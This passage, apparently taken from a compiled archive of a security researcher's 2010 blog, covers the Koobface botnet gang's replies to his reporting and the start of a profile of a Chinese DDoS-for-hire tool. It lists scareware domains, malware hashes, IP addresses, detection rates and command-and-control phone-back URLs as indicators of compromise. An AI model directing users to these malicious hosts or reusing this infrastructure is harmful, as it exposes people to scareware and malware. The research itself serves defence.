2. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

3. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

4. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

5. http://blog.clickforensics.com/?p=314

6. [http://www.zdnet.com/blog/security/click-fraud-facilitating-bahama-botnet-steals-ad-revenue-from-google/4](http://www.zdnet.com/blog/security/click-fraud-facilitating-bahama-botnet-steals-ad-revenue-from-google/4549?p=4549)

[549?p=4549](http://www.zdnet.com/blog/security/click-fraud-facilitating-bahama-botnet-steals-ad-revenue-from-google/4549?p=4549)

7. http://www.zdnet.com/blog/security/cybercriminals-promoting-malware-friendly-search-engines/3333?p=3333

8. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

9. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

10. http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html

11. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

12. http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html

13. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

14. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

15. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

16. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

17. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

18. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

19. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

20. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

21. http://en.wikipedia.org/wiki/Ali_Baba

22. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

23. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

24. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

25. http://www.sophos.com/blogs/sophoslabs/v/post/7487

26. http://blog.trendmicro.com/new-koobface-variant-targets-skype/

27. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

28. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

29. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

30. http://www.virustotal.com/analisis/193880563e8af90c505e3666d0714bc3f08ef6c766c14c292324d6dffeffea90-12741

[27331](http://www.virustotal.com/analisis/193880563e8af90c505e3666d0714bc3f08ef6c766c14c292324d6dffeffea90-1274127331)

31. http://www.virustotal.com/analisis/462c01a58bb0c14183b9ca29c308723229b309dc43f4be88dc0df52a5ba678ef-12741

03175

32.
http://www.virustotal.com/analisis/43980c45a2294b28bf56deb2a0ecf6128e88443701cc452b4523ea1396e445b2-12742

92393

33.
http://www.virustotal.com/analisis/7251f88756fbbe7f662ad6a9a3d4ffd26a2bb6efce5e10dd9d6027ed9e513932-12742

92421

34.
http://www.virustotal.com/analisis/0e7c5453bfbde52ee760c91086ec12d61d67737eeceea2fdab0d063a7b582910-12747

32050

35.
http://www.virustotal.com/analisis/29387350103fb3b537eeaced5b7d6ad02ee123c5a992cb09fe5f2b185c741b3a-12747

31975

36. http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scareware.html

37. http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html

38. http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html

39. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

40. *http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html*

41. *http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html*

42. *http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html*

43. *http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html*

44. *http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html*

45. *http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html*

46. *http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html*

47. *http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html*

48. *http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html*

49. *http://blogs.zdnet.com/security/?p=4594*

50. *http://content.zdnet.com/2346-12691_22-352597.html*

51. *http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html*

52. *http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html*

53. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

54. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

1347

55. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

56. http://ddanchev.blogspot.com/

57. http://twitter.com/danchodanchev

1348

Koobface Gang Responds to the "10 Things You Didn’t Know About the Koobface Gang Post"

(2010-05-17 21:23)

UPDATED Moday, May 24, 2010: *The scareware domains/redirectors pushed by the Koobface botnet, have been*

included at the bottom of this post, including detection rates and phone back URLs.

*On May 13th, 2010, the Koobface gang responded to my " [1]**10 things you didn’t know about the Koobface***

***gang** " post published in February, 2010, by including the following message within Koobface-infected hosts, serving bogus video players, and, of course, scareware:*

• regarding this [2]article By Dancho Danchev | February 23, 2010, 9:30am PST

1.** no connection **2.** what’s reason to buy software just for one screenshot? **3.** no connection **4.** :) **5.** :) **6.** :) **7.

*it was ’ali baba & 4’ originally. you should be more careful **8.** heh **9.** strange error. there’re no experiments on that **10.** maybe. not 100 % sure*

Ali Baba 13 may 2010

*This is the [3]**second individual message left by the botnet masters for me, and the third one in general where I’m referenced.***

What makes an impression is their/his attempt to distance themselves/himself from major campaigns affect-

ing high profile U.S based web properties, fraudulent activities such as click fraud, and their/his attempt to legitimize their/his malicious activities by emphasizing on the fact that they/he are not involved in crimeware campaigns, and have never stolen any credit card details.

01. [4]The gang is connected to, probably maintaining the click-fraud facilitating Bahama botnet

- Koobface gang: no connection

1349

*You wish, you wish. [5]**ClickForensics** pointed it out, [6]**I confirmed it**, and at a later stage reproduced it.*

*Among the many examples of this activities, is **MD5: 0fbf1a9f8e6e305138151440da58b4f1** modifying the*

*HOSTS file on the infected PCs to [7]**redirect all the Google and Yahoo search traffic** to **89.149.210.109** , whereas, in [8]**between phoning back** to well known [9]**Koobface scareware C &Cs** at the time, such as 212.117.160.18, and **urodinam .net/8732489273.php** at the time.*

*In May, 2010, parked on the very same IP to which **urodinam.net** (**91.188.59.10**) is currently responding to, is an active [10]**client-side exploits serving campaign** using the YES malware exploitation kit (**1zabslwvn538n4i5tcjl.com** -*

Email: michaeltycoon@gmail.com).

I can go on forever.

02. [11]Despite their steady revenue flow from sales of scareware, the gang once used trial software to take a screenshot of a YouTube video

- Koobface gang: what's reason to buy software just for one screenshot?

1350

*No reason at all, I guess that's also the reason behind the temporary change in [12]**scareware URls to include GREED within the file name**.*

03. [13]The Koobface gang was behind the malvertising attack the hit the web site of the New York Times

in September

- Koobface gang: no connection

You wish, you wish.

In fact, several of the recent high-profile malvertising campaigns that targeted major Web 2.0 properties, can

be also traced back to their infrastructure. Now, whether they are aware of the true impact of the malvertisement campaign, and whether they are intentionally pushing it at a particular web site remains unknown.

*The fact is that, the exact [14]**same domain that was used in the NYTimes redirection, was also back then***

***embedded on all of the Koobface infected hosts**, in order to serve scareware.*

04.

[15]The gang conducted a several hours experiment in November, 2009 when for the first time ever

client-side exploits were embedded on Koobface-serving compromised hosts

- Koobface gang: :)

He who smiles last, smiles best.

05. [16]The Koobface gang was behind the massive (1+ million affected web sites) scareware serving cam-

paign in November, 2009

- Koobface gang: :)

Since they’re admitting their involvement in point 5, they also don’t know/forget that one of the many ways

*the [17]**connection between the Koobface gang and massive blackhat SEO campaign** was established in exactly the same way as the one in their involvement in the NYTimes malvertising campaign. Convenient denial of involvement in high-profile campaigns means nothing when collected data speaks for itself.*

06. [18]The Koobface Gang Monetizes Mac OS X Traffic through adult dating/Russian online movie market-

places

- Koobface gang: :)

*Read more on the practice - " [19]**How the Koobface Gang Monetizes Mac OS X Traffic** ".*

1351

07. [20]Ali Baba and 40 LLC a.k.a the Koobface gang greeted the security community on Christmas

- Koobface gang: it was ’ali baba & 4’ originally. you should be more careful

*Since the original [21]**Ali Baba had 40 thieves with him**, not 4, the remaining 36 can be best described as the* *cybecrime ecosystem’s stakeholders earning revenues and having their business models scaling, thanks to the*

involvement of the Koobface botnet.

08. [22]The Koobface gang once redirected Facebook’s IP space to my personal blog

- Koobface gang: heh

*Read more on the topic - " [23]**Koobface Botnet Redirects Facebook’s IP Space to my Blog** ".*

09. [24]The gang is experimenting with alternative propagation strategies, such as for instance Skype

1352

- Koobface gang: strange error. there’re no experiments on that

*Hmm, who should I trust? [25]**SophosLabs** and [26]**TrendMicro** or the Koobface gang? SophosLabs and TrendMicro or the Koobface gang? Sophos Labs and TrendMicro or....well you get the point. Of course there isn’t, now that’s is publicly known it’s in the works.*

10. [27]The gang is monetizing traffic through the Crusade Affiliates scareware network

- Koobface gang: maybe. not 100 % sure

They don’t know where they get all the money by being pushing scareware? How convenient.

*When data and facts talk, even "Cyber Jesus" listens. Read more on the monetization model - " [28]**Koobface Botnet’s Scareware Business Model** "; " [29]**Koobface Botnet’s Scareware Business Model - Part Two** ".*

*The Koobface botnet is currently pushing scareware through **2gig-antivirus.com?mid=312 &code=4db12f &d=1***

***&s=2** - 195.5.161.210 - Email: test@now.net.cn*

1353

Parked on the same IP (195.5.161.210, AS31252, STARNET-AS StarNet Moldova) are also:

***0web-antispyware.com** - Email: test@now.net.cn*

***12netantispy.com** - Email: test@now.net.cn*

***13netantispy.com** - Email: test@now.net.cn*

***14netantispy.com** - Email: test@now.net.cn*

***16netantispy.com** - Email: test@now.net.cn*

***1anetantispy.com** - Email: test@now.net.cn*

***1bnetantispy.com** - Email: test@now.net.cn*

***1gb-scanner.com** - Email: test@now.net.cn*

***1gig-antivirus.com** - Email: test@now.net.cn*

***1webantivirus.com** - Email: test@now.net.cn*

***20gb-antivirus.com** - Email: test@now.net.cn*

***2gb-scanner.com** - Email: test@now.net.cn*

***2gig-antivirus.com** - Email: test@now.net.cn*

1354

***2mb-scanner.com** - Email: test@now.net.cn*

***2web-antispy.com** - Email: test@now.net.cn*

***2webantivirus.com** - Email: test@now.net.cn*

***30gb-antivirus.com** - Email: test@now.net.cn*

***3gb-scanner.com** - Email: test@now.net.cn*

***3gig-antivirus.com** - Email: test@now.net.cn*

***3mb-scanner.com** - Email: test@now.net.cn*

***3web-antispy.com** - Email: test@now.net.cn*

***3web-antispyware.com** - Email: test@now.net.cn*

***3webantivirus.com** - Email: test@now.net.cn*

***40gb-antivirus.com** - Email: test@now.net.cn*

***4gb-scanner.com** - Email: test@now.net.cn*

***4gig-antivirus.com** - Email: test@now.net.cn*

***4mb-scanner.com** - Email: test@now.net.cn*

***4web-antispy.com** - Email: test@now.net.cn*

***4webantivirus.com** - Email: test@now.net.cn*

***50gb-antivirus.com** - Email: test@now.net.cn*

***5gb-scanner.com** - Email: test@now.net.cn*

***5gig-antivirus.com** - Email: test@now.net.cn*

***5mb-scanner.com** - Email: test@now.net.cn*

***5web-antispy.com** - Email: test@now.net.cn*

***5webantivirus.com** - Email: test@now.net.cn*

***60gb-antivirus.com** - Email: test@now.net.cn*

***6mb-scanner.com** - Email: test@now.net.cn*

***6web-antispy.com** - Email: test@now.net.cn*

***7web-antispyware.com** - Email: test@now.net.cn*

***aweb-antispyware.com** - Email: test@now.net.cn*

***awebantivirus.com** - Email: test@now.net.cn*

***cwebantivirus.com** - Email: test@now.net.cn*

***dwebantivirus.com** - Email: test@now.net.cn*

***ewebantivirus.com** - Email: test@now.net.cn*

***novascanner4.com** - Email: test@now.net.cn*

*- **setup.exe** - [30]Gen:Variant.Koobface.2; W32.Koobface - Result: 15/40 (37.5 %)*

*- **MalvRem _312s2.exe** - [31]W32/FakeAlert.5!Maximus; Trojan.Win32.FakeAV - Result: 10/41 (24.4 %) which once executed phones back to:*

*- **s1system.com/download/winlogo.bmp** - 91.213.157.104, AS13618, CARONET-AS - Email: contact@privacy-*

protect.cn

*- **networki10.com** - 91.213.217.106, AS42473, ANEXIA-AS - Email: contact@privacy-protect.cn*

UPDATED: Wednesday, May 19, 2010 :

*The current redirection taking place through the embedded link on Koobface infected hosts, takes place through: **www3.coantys-48td.xorg.pl** - 188.124.5.66 - AS44565, VITAL TEKNOLOJI*

*- **www1.fastsearch.cz.cc** - 207.58.177.96 - AS25847, SERVINT ServInt Corporation*

Detection rates:

*- **setup.exe** - [32]Win32/Koobface.NCX; Gen:Variant.Koobface.2 - Result: 13/41 (31.71 %)*

*- **packupdate _build107 _2039.exe** - [33]W32/FakeAV.AM!genr; Mal/FakeAV-AX - Result: 8/41 (19.52 %)*

1355

Upon execution, the scareware sample phones back to:

***update1.myownguardian.com** - 94.228.209.223, AS47869, NETROUTING-AS - Email: gkook@checkjemail.nl*

update2.myownguardian.net *- 93.186.124.92, AS44565, VITAL TEKNOLOJI - Email: gkook@checkjemail.nl*

UPDATED Moday, May 24, 2010 :

The following Koobface scareware domains/redirectors have been pushed

by the Koobface gang over the pat 7 days. All of them continue using the services of ***AS31252, STARNET-AS StarNet Moldova at 195.5.161.210 and 195.5.161.211****.*

0web-antispyware.com *- Email: test@now.net.cn*

12netantispy.com *- Email: test@now.net.cn*

13netantispy.com *- Email: test@now.net.cn*

14netantispy.com *- Email: test@now.net.cn*

15netantispy.com *- Email: test@now.net.cn*

16netantispy.com *- Email: test@now.net.cn*

1356

1anetantispy.com *- Email: test@now.net.cn*

1bnetantispy.com *- Email: test@now.net.cn*

1cnetantispy.com *- Email: test@now.net.cn*

1dnetantispy.com *- Email: test@now.net.cn*

1eliminatemalware.com *- Email: test@now.net.cn*

1eliminatespy.com *- Email: test@now.net.cn*

1eliminatethreats.com *- Email: test@now.net.cn*

1eliminatevirus.com *- Email: test@now.net.cn*

1enetantispy.com *- Email: test@now.net.cn*

1webantivirus.com *- Email: test@now.net.cn*

1webfilter1000.com *- Email: test@now.net.cn*

1www-antispyware.com *- Email: test@now.net.cn*

1www-antivirus.com *- Email: test@now.net.cn*

20gb-antivirus.com *- Email: test@now.net.cn*

2eliminatemalware.com *- Email: test@now.net.cn*

2eliminatevirus.com *- Email: test@now.net.cn*

2web-antispy.com *- Email: test@now.net.cn*

2webantivirus.com *- Email: test@now.net.cn*

2www-antispyware.com *- Email: test@now.net.cn*

2www-antivirus.com *- Email: test@now.net.cn*

30gb-antivirus.com *- Email: test@now.net.cn*

3web-antispy.com *- Email: test@now.net.cn*

3web-antispyware.com *- Email: test@now.net.cn*

3webantivirus.com *- Email: test@now.net.cn*

3www-antispyware.com *- Email: test@now.net.cn*

3www-antivirus.com *- Email: test@now.net.cn*

40gb-antivirus.com *- Email: test@now.net.cn*

4web-antispy.com *- Email: test@now.net.cn*

4webantivirus.com *- Email: test@now.net.cn*

4www-antispyware.com *- Email: test@now.net.cn*

4www-antivirus.com *- Email: test@now.net.cn*

5web-antispy.com *- Email: test@now.net.cn*

5webantivirus.com *- Email: test@now.net.cn*

5www-antispyware.com *- Email: test@now.net.cn*

5www-antivirus.com *- Email: test@now.net.cn*

60gb-antivirus.com *- Email: test@now.net.cn*

6web-antispy.com *- Email: test@now.net.cn*

7web-antispyware.com *- Email: test@now.net.cn*

a30windows-scan.com *- Email: test@now.net.cn*

a40windows-scan.com *- Email: test@now.net.cn*

a50windows-scan.com *- Email: test@now.net.cn*

a50windows-scan.com *- Email: test@now.net.cn*

a60windows-scan.com *- Email: test@now.net.cn*

americanscanner.com *- Email: test@now.net.cn*

aresearchsecurity.com *- Email: test@now.net.cn*

awebantivirus.com *- Email: test@now.net.cn*

barracuda10.com *- Email: test@now.net.cn*

beguardsystem.com *- Email: test@now.net.cn*

beguardsystem2.com *- Email: test@now.net.cn*

bewareofthreat.com *- Email: test@now.net.cn*

bewareofydanger.com *- Email: test@now.net.cn*

bprotectsystem.com *- Email: test@now.net.cn*

bwebantivirus.com *- Email: test@now.net.cn*

choclatescanner2.com *- Email: test@now.net.cn*

cleanerscanner2.com *- Email: test@now.net.cn*

cnn2scanner.com *- Email: test@now.net.cn*

cprotectsystem.com *- Email: test@now.net.cn*

cwebantivirus.com *- Email: test@now.net.cn*

dacota4security.com *- Email: test@now.net.cn*

defencyresearch.com *- Email: test@now.net.cn*

defenseacquisitions.com *- Email: test@now.net.cn*

defenseacquisitions.com *- Email: test@now.net.cn*

defensecapability.com *- Email: test@now.net.cn*

dprotectsystem.com *- Email: test@now.net.cn*

dwebantivirus.com *- Email: test@now.net.cn*

eliminatespy.com *- Email: test@now.net.cn*

eliminatethreat.com *- Email: test@now.net.cn*

eliminatethreats.com *- Email: test@now.net.cn*

eprotectsystem.com *- Email: test@now.net.cn*

ewebantivirus.com *- Email: test@now.net.cn*

fantasticscan2.com *- Email: test@now.net.cn*

fortescanner.com *- Email: test@now.net.cn*

four4defence.com *- Email: test@now.net.cn*

fprotectsystem.com *- Email: test@now.net.cn*

house2call.com *- Email: test@now.net.cn*

house4call.com *- Email: test@now.net.cn*

ibewareofdanger.com *- Email: test@now.net.cn*

iresearchdefence.com *- Email: test@now.net.cn*

ldefenceresearch.com *- Email: test@now.net.cn*

micro2smart.com *- Email: test@now.net.cn*

micro4smart.com *- Email: test@now.net.cn*

micro6smart.com *- Email: test@now.net.cn*

necessitydefense.com *- Email: test@now.net.cn*

nolongerthreat.com *- Email: test@now.net.cn*

nova3-antispyware.com *- Email: test@now.net.cn*

nova4-antispyware.com *- Email: test@now.net.cn*

nova5-antispyware.com *- Email: test@now.net.cn*

nova7-antispyware.com *- Email: test@now.net.cn*

nova8-antispyware.com *- Email: test@now.net.cn*

nova-antivirus1.com *- Email: test@now.net.cn*

nova-antivirus2.com *- Email: test@now.net.cn*

novascanner2.com *- Email: test@now.net.cn*

nova-scanner2.com *- Email: test@now.net.cn*

novascanner3.com *- Email: test@now.net.cn*

nova-scanner3.com *- Email: test@now.net.cn*

novascanner4.com *- Email: test@now.net.cn*

nova-scanner4.com *- Email: test@now.net.cn*

novascanner5.com *- Email: test@now.net.cn*

nova-scanner5.com *- Email: test@now.net.cn*

novascanner7.com *- Email: test@now.net.cn*

1358

nova-scanner7.com *- Email: test@now.net.cn*

onguardsystem2.com *- Email: test@now.net.cn*

over11scanner.com *- Email: test@now.net.cn*

pcguardsystem2.com *- Email: test@now.net.cn*

pcguardsystems.com *- Email: test@now.net.cn*

pcpiscanner.com *- Email: test@now.net.cn*

pitstopscan.com *- Email: test@now.net.cn*

protectionfunctions.com *- Email: test@now.net.cn*

protectionmeasure.com *- Email: test@now.net.cn*

protectionmethods.com *- Email: test@now.net.cn*

protectionoffices.com *- Email: test@now.net.cn*

protectionprinciples.com *- Email: test@now.net.cn*

protectsystema.com *- Email: test@now.net.cn*

protectsystemc.com *- Email: test@now.net.cn*

protectsystemd.com *- Email: test@now.net.cn*

protectsysteme.com *- Email: test@now.net.cn*

protectsystemf.com *- Email: test@now.net.cn*

researchdefence.com *- Email: test@now.net.cn*

researchysecurity.com *- Email: test@now.net.cn*

spywarekillera.com *- Email: test@now.net.cn*

spywarekillerc.com *- Email: test@now.net.cn*

spywarekillerd.com *- Email: test@now.net.cn*

spywarekillere.com *- Email: test@now.net.cn*

spywarekillerr.com *- Email: test@now.net.cn*

spywarekillerz5.com *- Email: test@now.net.cn*

stainsscanner2.com *- Email: test@now.net.cn*

stop20attack.com *- Email: test@now.net.cn*

tendefender2.com *- Email: test@now.net.cn*

thelosers2010.com *- Email: test@now.net.cn*

trivalsoftware.com *- Email: test@now.net.cn*

unstoppable2010.com *- Email: test@now.net.cn*

unstoppable2010.com *- Email: test@now.net.cn*

use6defence.com *- Email: test@now.net.cn*

viruskiller3a.com *- Email: test@now.net.cn*

viruskiller4a.com *- Email: test@now.net.cn*

viruskiller5a.com *- Email: test@now.net.cn*

viruskiller6a.com *- Email: test@now.net.cn*

webfilter100.com *- Email: test@now.net.cn*

webfilter999.com *- Email: test@now.net.cn*

winguardsystem.com *- Email: test@now.net.cn*

yourguardsystem.com *- Email: test@now.net.cn*

yourguardsystem2.com *- Email: test@now.net.cn*

z22windows-scan.com *- Email: test@now.net.cn*

z23windows-scan.com *- Email: test@now.net.cn*

z25windows-scan.com *- Email: test@now.net.cn*

z27windows-scan.com *- Email: test@now.net.cn*

zaresearchsecurity.com *- Email: test@now.net.cn*

Detection rates:

- ***setup.exe*** *- [34]Net-Worm:W32/Koobface.HN; Mal/Koobface-D - Result: 11/41 (26.83 %)*

1359

- ***avdistr _312.exe*** *- [35]Trojan.FakeAV!gen24; Trojan.FakeAV - Result: 8/41 (19.52 %)*

Upon execution phones back to:

s1system.com/download/winlogo.bmp *- 91.213.157.104 - Email: contact@privacy-protect.cn*

accsupdate.com/?b=103s1 *- 193.105.134.115 - Email: contact@privacy-protect.cn*

Previous parked on 91.213.217.106, AS42473, ANEXIA-AS now responding to 193.105.134.115, AS42708, PORTLANE:

networki10.com *- Email: contact@privacy-protect.cn*

winsecuresoftorder.com *- Email: contact@privacy-protect.cn*

time-zoneserver.com *- Email: contact@privacy-protect.cn*

1blacklist.com *- Email: contact@privacy-protect.cn*

In order to understand the importance of profiling Koobface gang's activities, consider going their their underground *multitasking campaigns in the related posts.*

Related Koobface botnet/Koobface gang research:

[36]From the Koobface Gang with Scareware Serving Compromised Sites

[37]Dissecting Koobface Gang’s Latest Facebook Spreading Campaign

[38]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

[39]10 things you didn’t know about the Koobface gang

[40]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[41]How the Koobface Gang Monetizes Mac OS X Traffic

[42]The Koobface Gang Wishes the Industry "Happy Holidays"

[43]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[44]Koobface Botnet Starts Serving Client-Side Exploits

[45]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[46]Koobface Botnet’s Scareware Business Model - Part Two

[47]Koobface Botnet’s Scareware Business Model - Part One

[48]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[49]New Koobface campaign spoofs Adobe's Flash updater

[50]Social engineering tactics of the Koobface botnet

[51]Koobface Botnet Dissected in a TrendMicro Report

[52]Movement on the Koobface Front - Part Two

[53]Movement on the Koobface Front

[54]Koobface - Come Out, Come Out, Wherever You Are

[55]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [56]Dancho Danchev's blog. Follow him [57]on Twitter.

1. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

2. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

3. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

4. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

5. http://blog.clickforensics.com/?p=314

6. http://www.zdnet.com/blog/security/click-fraud-facilitating-bahama-botnet-steals-ad-revenue-from-google/4

549?p=4549

7. http://www.zdnet.com/blog/security/cybercriminals-promoting-malware-friendly-search-engines/3333?p=3333

8. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

9. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

10. http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html

1360

11. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

12. http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html

13. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

14. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

15. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

16. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

17. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

18. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

19. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

20. *http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452*

21. *http://en.wikipedia.org/wiki/Ali_Baba*

22. *http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452*

23. *http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html*

24. *http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452*

25. *http://www.sophos.com/blogs/sophoslabs/v/post/7487*

26. *http://blog.trendmicro.com/new-koobface-variant-targets-skype/*

27. *http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452*

28. *http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html*

29. *http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html*

30.
http://www.virustotal.com/analisis/193880563e8af90c505e3666d0714bc3f08ef6c766c14c292324d6dffeffea90-12741

27331

31.
http://www.virustotal.com/analisis/462c01a58bb0c14183b9ca29c308723229b309dc43f4be88dc0df52a5ba678ef-12741

03175

32. http://www.virustotal.com/analisis/43980c45a2294b28bf56deb2a0ecf6128e88443701cc452b4523ea1396e445b2-12742

92393

33. http://www.virustotal.com/analisis/7251f88756fbbe7f662ad6a9a3d4ffd26a2bb6efce5e10dd9d6027ed9e513932-12742

92421

34. http://www.virustotal.com/analisis/0e7c5453bfbde52ee760c91086ec12d61d67737eeceea2fdab0d063a7b582910-12747

32050

35. http://www.virustotal.com/analisis/29387350103fb3b537eeaced5b7d6ad02ee123c5a992cb09fe5f2b185c741b3a-12747

31975

36. http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scareware.html

37. http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html

38. http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html

39. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

40. http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html

41. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

42. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

43. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

44. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

45. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

46. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

47. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

48. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

49. http://blogs.zdnet.com/security/?p=4594

50. http://content.zdnet.com/2346-12691_22-352597.html

51. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

52. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

53. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

54. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

1361

55. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

56. http://ddanchev.blogspot.com/

57. http://twitter.com/danchodanchev

1362

Inside a Commercial Chinese DIY DDoS Tool (2010-05-26 13:55)

One of the most commonly used tactics by shady online enterprises wanting to position themselves as legitimate

*ones ([1]**Shark2 - RAT or Malware?**), is to promote malicious software or Denial of Service attack tooks, as remote access control tools/stress testing tools.*

*Chinese "vendors" of such releases are particularly interesting, since their front pages always position the tool as a 100 % legitimate one, whereas going through the documentation, and actually testing its features reveals its true malicious nature. Moreover, once the vendor starts trusting you – like the one whose DDoS tool is profiled in this post – you're given access to the private section of their forum, where **they are directly pitching you with DDoS***

for hire propositions, starting from $100 for 24 hours of non-stop flood.

• Related post: [2] ***Massive SQL Injection Attacks - the Chinese Way***

In this post I'll review what's currently being promoted as "The World's Leading DDoS Testing System", which is basically an improved version of a well known " ***Netbot Attacker****", an old school release whose source code ([3]****Localizing Open Source Malware****; [4]****Custom DDoS Capabilities Within a Malware****; [5]****Custom DDoS Attacks Within Popular Malware Diversifying****) is greatly favored by Chinese hacktivists and script kiddies, based on the multiple modifications they've introduced in it using the original source code.*

1363

Interestingly, the "vendor" is offering value-added services in the form of managed command and control server changes, the typical managed binary obfuscation, as well as custom features, removal of features in an

attempt to decrease the size of the binary, but most importantly, they use differentiated pricing methods for their tool. Educational institutions, small businesses and home office clients can get special prices.

• Why would the vendor include anti sandboxing capabilities in the latest version of the tool?

• Why would the vendor also include P2P spreading and USB spreading modules?

Because the tool is anything but your typical stress testing tool.

Perhaps, one of the most important developments regarding this vendor, is that this is among the few ex-

amples that I’m aware of where [6]Chinese hackers known not to care about anything else but virtual goods, are vertically integrating by experimenting with early-state banking malware.

An excerpt from the banking experiment:

" MS-recorder to wear all the safety test shows the major B2C online banking security controls. Received after the first test colt extracting file, which has ma.exe procedures. As the tests are over. Please turn off antivirus software and security software testing. . .

Wear all safety major B2C online banking security controls currently supports more than can be intercepted

more than 160 online online payment platform And major online banking. *After running ma.exe can log on to the respective online banking program Alipay paypal or procedures to test, test and test interception of information stored in the pony*

